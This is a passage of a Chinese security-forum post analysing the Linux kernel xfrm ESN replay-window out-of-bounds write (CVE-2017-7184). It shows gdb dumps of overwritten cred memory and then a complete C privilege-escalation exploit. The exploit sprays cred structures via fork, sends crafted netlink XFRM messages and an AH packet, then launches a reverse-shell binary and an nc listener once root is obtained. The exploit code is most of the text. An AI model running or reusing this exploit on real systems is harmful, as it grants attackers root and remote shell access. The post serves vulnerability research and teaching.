
AH数据包的要求即spi需要和之前申请SA的spi相同用于寻找xfrm_state，并且需要满足

diff >=
replay_esn->replay_window，其中diff的数据由xfrm_replay_state_esn中的seq、seq_hi及AH的seq共同决定。还行需在后续单字节写的位置，将cred结构体

在xfrm_replay_advance_esn函数执行前后发现，相邻cred中的成员被置零。

```
gdb-peda$ p (*(struct xfrm_state *)$rdi).replay_esn
$2 = (struct xfrm_replay_state_esn *) 0xffff880011382000
gdb-peda$ x /40gx 0xffff880011382000
0xffff880011382000:     0x0000000000000024      0x0000000000000b40
0xffff880011382010:     0x00000c0100000001      0x3131313131313131
0xffff880011382020:     0x3131313131313131      0x3131313131313131
0xffff880011382030:     0x3131313131313131      0x3131313131313131
0xffff880011382040:     0x3131313131313131      0x3131313131313131
0xffff880011382050:     0x3131313131313131      0x3131313131313131
0xffff880011382060:     0x3131313131313131      0x3131313131313131
0xffff880011382070:     0x3131313131313131      0x3131313131313131
0xffff880011382080:     0x3131313131313131      0x3131313131313131
0xffff880011382090:     0x3131313131313131      0x3131313131313131
0xffff8800113820a0:     0x3131313131313131      0x0000000000000000
0xffff8800113820b0:     0x0000000000000000      0x0000000000000000
0xffff8800113820c0:     0xffffffff813a3370      0xffffffff813a39b0
0xffff8800113820d0:     0xffffffff813a3900      0xffffffff813a4050
0xffff8800113820e0:     0xffffffff813a4180      0xffffffff813a33a0
0xffff8800113820f0:     0xffffffff813a33c0      0xffffffff813a3620
0xffff880011382100:     0x0000000100000010      0x0000000000000000
0xffff880011382110:     0x0000000000000000      0x0000000000000000
0xffff880011382120:     0x0000000000000000      0x0000000000000000
0xffff880011382130:     0x0000000000000000      0x0000000000000000
gdb-peda$
0xffff880011382140:     0x0000000000000000      0xffffffff813a39d0
0xffff880011382150:     0xffffffff81ea4ab0      0xffff88007667d9c0
0xffff880011382160:     0x0000000000000000      0x0000000000000000
0xffff880011382170:     0x0000000000000000      0x0000000000000000
0xffff880011382180:     0x000003e800000002      0x000003e8000003e8
0xffff880011382190:     0x000003e8000003e8      0x000003e8000003e8
0xffff8800113821a0:     0x00000000000003e8      0x0000000000000000
0xffff8800113821b0:     0x0000000000003000      0x0000000000003000
0xffff8800113821c0:     0x0000003fffffffff      0x0000000000000000
```

0x3e8 = 1000 ，即普通用户的uid，此处是一个cred



EXP

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <linux/netlink.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#include <string.h>
#include <arpa/inet.h>
#include <linux/in.h>
#include <linux/xfrm.h>


#define MAX_PAYLOAD 4096
struct ip_auth_hdr {
   __u8    nexthdr;
   __u8    hdrlen;
   __be16  reserved;   /* big endian */
   __be32  spi;        /* big endian */
   __be32  seq_no;     /* big endian */
   __u8    auth_data[8];
};


void fork_spary_n(int n,unsigned int time){
   int i;
   for(i = 0;i < n;i++){
       int pid ;
       pid = fork();
       if(pid ==0){
```

```
            sleep(time);
            if(getuid() == 0){
                fprintf(stderr, "[+] now get r00t\n" );
                system("id");
                system("/home/p4nda/Desktop/reverse_shell");
            }
            else{
                exit(0);
            }
        }
    }

}

int init_xfrm_socket(){
    struct sockaddr_nl addr;
    int result = -1,xfrm_socket;
    xfrm_socket = socket(AF_NETLINK, SOCK_RAW, NETLINK_XFRM);
    if (xfrm_socket<=0){
        perror("[-] bad NETLINK_XFRM socket ");
        return result;
    }
    addr.nl_family = PF_NETLINK;
    addr.nl_pad    = 0;
    addr.nl_pid    = getpid();
    addr.nl_groups = 0;
    result = bind(xfrm_socket, (struct sockaddr *)&addr, sizeof(addr));
    if (result<0){
        perror("[-] bad bind ");
        close(xfrm_socket);
        return result;
    }
    return xfrm_socket;
}

int init_recvfd(){
    int recvfd=-1;
    recvfd= socket(AF_INET, SOCK_RAW, IPPROTO_AH );
    if (recvfd<=0){
        perror("[-] bad IPPROTO_AH socket ");
    }
    return recvfd;
}

int init_sendfd(){
    int sendfd=-1,err;
    struct sockaddr_in addr;
    sendfd= socket(AF_INET, SOCK_RAW, IPPROTO_AH );
    if (sendfd<=0){
        perror("[-] bad IPPROTO_AH socket ");
        return -1;
    }
    memset(&addr,0,sizeof(addr));
    addr.sin_family = AF_INET;
    addr.sin_port = htons(0x4869);
    addr.sin_addr.s_addr = inet_addr("127.0.0.1");
    err = bind(sendfd, (struct sockaddr*)&addr,sizeof(addr));
    if (err<0){
        perror("[-] bad bind");
        return -1;
    }
    return sendfd;
}

void dump_data(char *buf,size_t len){
    puts("======================");
    int i ;
    for(i = 0;i<((len/8)*8);i+=8){
        printf("0x%lx",*(size_t *)(buf+i) );
```

```
        if (i%16)
            printf(" ");
        else
            printf("\n");
    }
}




int xfrm_add_sa(int sock,int spi,int bmp_len){
    struct sockaddr_nl nladdr;
    struct msghdr msg;
    struct nlmsghdr *nlhdr;
    struct iovec iov;
    int len = 4096,err;
    char *data;

    memset(&nladdr, 0, sizeof(nladdr));
    nladdr.nl_family = AF_NETLINK;
    nladdr.nl_pid = 0;
    nladdr.nl_groups = 0;
    nlhdr = (struct nlmsghdr *)malloc(NLMSG_SPACE(len));
    memset(nlhdr,0,NLMSG_SPACE(len));

    nlhdr->nlmsg_len = NLMSG_LENGTH(len);
    nlhdr->nlmsg_flags = NLM_F_REQUEST;
    nlhdr->nlmsg_pid = getpid();
    nlhdr->nlmsg_type = XFRM_MSG_NEWSA;

    data = NLMSG_DATA(nlhdr);
    struct xfrm_usersa_info xui;
    memset(&xui,0,sizeof(xui));
    xui.family = AF_INET;
    xui.id.proto = IPPROTO_AH;
    xui.id.spi = spi;
    xui.id.daddr.a4 = inet_addr("127.0.0.1");
    xui.lft.hard_byte_limit = 0x10000000;
    xui.lft.hard_packet_limit = 0x10000000;
    xui.lft.soft_byte_limit = 0x1000;
    xui.lft.soft_packet_limit = 0x1000;
    xui.mode = XFRM_MODE_TRANSPORT;
    xui.flags = XFRM_STATE_ESN;
    memcpy(data,&xui,sizeof(xui));

    data += sizeof(xui);
    struct nlattr nla;
    struct xfrm_algo xa;
    memset(&nla, 0, sizeof(nla));
    memset(&xa, 0, sizeof(xa));
    nla.nla_len = sizeof(xa) + sizeof(nla);
    nla.nla_type = XFRMA_ALG_AUTH;
    strcpy(xa.alg_name, "digest_null");
    xa.alg_key_len = 0;
    memcpy(data, &nla, sizeof(nla));
    data += sizeof(nla);
    memcpy(data, &xa, sizeof(xa));
    data += sizeof(xa);

    struct xfrm_replay_state_esn rs;
    memset(&nla, 0, sizeof(nla));
    nla.nla_len =  sizeof(nla)+sizeof(rs) +bmp_len*8*4;
    nla.nla_type = XFRMA_REPLAY_ESN_VAL;
    rs.replay_window = bmp_len;
    rs.bmp_len = bmp_len;
    memcpy(data,&nla,sizeof(nla));
    data += sizeof(nla);
    memcpy(data, &rs, sizeof(rs));
    data += sizeof(rs);
```

```
    memset(data,'1',bmp_len*4*8);

    iov.iov_base = (void *)nlhdr;
    iov.iov_len = nlhdr->nlmsg_len;
    memset(&msg, 0, sizeof(msg));
    msg.msg_name = (void *)&(nladdr);
    msg.msg_namelen = sizeof(nladdr);
    msg.msg_iov = &iov;
    msg.msg_iovlen = 1;
    //dump_data(&msg,iov.iov_len);
    err = sendmsg (sock, &msg, 0);
    if (err<0){
        perror("[-] bad sendmsg");
        return -1;
    }
    return err;
}

int xfrm_new_ae(int sock,int spi,int bmp_len,int evil_windows,int seq,int seq_hi){
    struct sockaddr_nl nladdr;
    struct msghdr msg;
    struct nlmsghdr *nlhdr;
    struct iovec iov;
    int len = 4096,err;
    char *data;

    memset(&nladdr, 0, sizeof(nladdr));
    nladdr.nl_family = AF_NETLINK;
    nladdr.nl_pid = 0;
    nladdr.nl_groups = 0;
    nlhdr = (struct nlmsghdr *)malloc(NLMSG_SPACE(len));
    memset(nlhdr,0,NLMSG_SPACE(len));

    nlhdr->nlmsg_len = NLMSG_LENGTH(len);
    nlhdr->nlmsg_flags = NLM_F_REQUEST|NLM_F_REPLACE;
    nlhdr->nlmsg_pid = getpid();
    nlhdr->nlmsg_type = XFRM_MSG_NEWAE;

    data = NLMSG_DATA(nlhdr);
    struct xfrm_aevent_id xai;
    memset(&xai,0,sizeof(xai));
    xai.sa_id.proto = IPPROTO_AH;
    xai.sa_id.family = AF_INET;
    xai.sa_id.spi = spi;
    xai.sa_id.daddr.a4 = inet_addr("127.0.0.1");

    memcpy(data,&xai,sizeof(xai));
    data += sizeof(xai);

    struct nlattr nla;
    memset(&nla, 0, sizeof(nla));
    struct xfrm_replay_state_esn rs;
    memset(&nla, 0, sizeof(nla));
    nla.nla_len =  sizeof(nla)+sizeof(rs) +bmp_len*8*4;
    nla.nla_type = XFRMA_REPLAY_ESN_VAL;
    rs.replay_window = evil_windows;
    rs.bmp_len = bmp_len;
    rs.seq_hi = seq_hi;
    rs.seq = seq;
    memcpy(data,&nla,sizeof(nla));
    data += sizeof(nla);
    memcpy(data, &rs, sizeof(rs));
    data += sizeof(rs);
    memset(data,'1',bmp_len*4*8);



    iov.iov_base = (void *)nlhdr;
    iov.iov_len = nlhdr->nlmsg_len;
```

```
    memset(&msg, 0, sizeof(msg));
    msg.msg_name = (void *)&(nladdr);
    msg.msg_namelen = sizeof(nladdr);
    msg.msg_iov = &iov;
    msg.msg_iovlen = 1;
    err = sendmsg (sock, &msg, 0);
    if (err<0){
        perror("[-] bad sendmsg");
        return -1;
    }
    return err;
}

int sendah(int sock,int spi,int seq ){
    struct sockaddr_in sai;
    struct iovec iov;
    struct msghdr msg;
    char *data;
    struct ip_auth_hdr ah;
    int err;
    memset(&msg, 0, sizeof(msg));
    memset(&sai, 0, sizeof(sai));
    sai.sin_addr.s_addr = inet_addr("127.0.0.1");
    sai.sin_port = htons(0x4869);
    sai.sin_family = AF_INET;
    data = malloc(4096);
    memset(data,'1',4096);
    ah.spi = spi;
    ah.nexthdr = 1;
    ah.seq_no = seq;
    ah.hdrlen = (0x10 >> 2) - 2;

    memcpy(data,&ah,sizeof(ah));

    iov.iov_base = (void *)data;
    iov.iov_len = 4096;
    memset(&msg, 0, sizeof(msg));
    msg.msg_name = (void *)&(sai);
    msg.msg_namelen = sizeof(sai);
    msg.msg_iov = &iov;
    msg.msg_iovlen = 1;
    //dump_data(&msg,iov.iov_len);
    //dump_data(nlhdr,iov.iov_len);
    err = sendmsg (sock, &msg, 0);
    if (err<0){
        perror("[-] bad sendmsg");
        return -1;
    }
    return err;
}


int main(int argc, char const *argv[])
{
    int spary_n=0xc00,err,xfrm_socket,recvfd,sendfd;
    unsigned int time = 1;

    xfrm_socket=init_xfrm_socket();
    if (xfrm_socket<0){
        fprintf(stderr, "[-] bad init xfrm socket\n");
        exit(-1);
    }
    fprintf(stderr, "[+] init xfrm_socket %d \n",xfrm_socket);

    recvfd = init_recvfd();
    if (recvfd<0){
        fprintf(stderr, "[-] bad init_recvfd\n");
        exit(-1);
    }
```


```
    fprintf(stderr, "[+] init recvfd : %d \n",recvfd);
    sendfd = init_sendfd();
    if (recvfd<0){
        fprintf(stderr, "[-] bad sendfd\n");
        exit(-1);
    }
    fprintf(stderr, "[+] init sendfd : %d \n",sendfd);
    //return 0;
    fprintf(stderr, "[+] start spary %d creds \n",spary_n );
    fork_spary_n(spary_n,time);
    sleep(5);

    err=xfrm_add_sa(xfrm_socket,4869,0x24);
    if (err<0){
        fprintf(stderr, "[-] bad xfrm_add_sa\n");
        exit(-1);
    }
    fprintf(stderr, "[+] xfrm_add_sa : %d \n",err);
    err=xfrm_new_ae(xfrm_socket,4869,0x24,0xc01,0xb40,1);

    if (err<0){
        fprintf(stderr, "[-] bad xfrm_new_ae\n");
        exit(-1);
    }
    fprintf(stderr, "[+] xfrm_new_ae : %d \n",err);


    fork_spary_n(spary_n,10);
    sendah(sendfd,4869, htonl(0x1743));
    system("nc -lp 2333");
}
```

最终效果：



总结

与之前调试过的漏洞不同在于此漏洞的触发使用了`netlink`这样的通信机制，因此手册上相关的资料不是很多，需要根据源代码来构造协议中的相应字段。

本文的分析基于的方法利用了该系统内cred申请是通过`kmalloc-192`这个`kmem_cache`得到的，虽然可以有效绕过`kaslr`、`SMAP`、`SMEP`保护，但如果cred申请通过的是c

关于长亭博客中提到的方法，我也还在尝试。利用思路是用每次写1bit的方法，多次写达到覆盖下一`xfrm_replay_state_esn`中的`bmp_len`，从而越界读泄露地址来绕

Reference

[1] `https://zhuanlan.zhihu.com/p/26674557`

[2]
`https://github.com/snorez/blog/blob/master/cve-2017-7184%20(%E9%95%BF%E4%BA%AD%E5%9C%A8Pwn2Own%E4%B8%8A%E7%94%A8%E4%BA%8E%E6%8`

[3] `https://elixir.bootlin.com/linux/v4.10.6/source/net/xfrm`

[4] `https://bbs.pediy.com/thread-249192.htm`

[5] `http://blog.chinaunix.net/uid-26675482-id-3255770.html`

[6] `http://onestraw.github.io/linux/netlink-event-signal/`

[7] `http://www.man7.org/linux/man-pages/man7/netlink.7.html`

[8] `https://github.com/ret2p4nda/linux-kernel-exploits/blob/master/2017/CVE-2017-7308/poc.c`

点击收藏 | 1 关注 | 1


[上一篇：深入浅出angr（四）](#) [下一篇：分析Windows LNK文件攻击方法](#)

1. 5 条回复

[hwhc****@gmail.c](#) 2019-02-25 15:08:26

打call！打call！

0 回复Ta

[p4nda](#) 2019-02-25 15:53:53

[@hwhc****@gmail.c](#) 感谢orz

0 回复Ta

[houjingyi](#) 2019-02-25 16:34:45

学习了

0 回复Ta

[Sissel](#) 2019-03-02 17:56:09

潘达！潘达！

0 回复Ta


[bsauce](#) 2019-09-29 22:27:19

为师傅打call！！！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板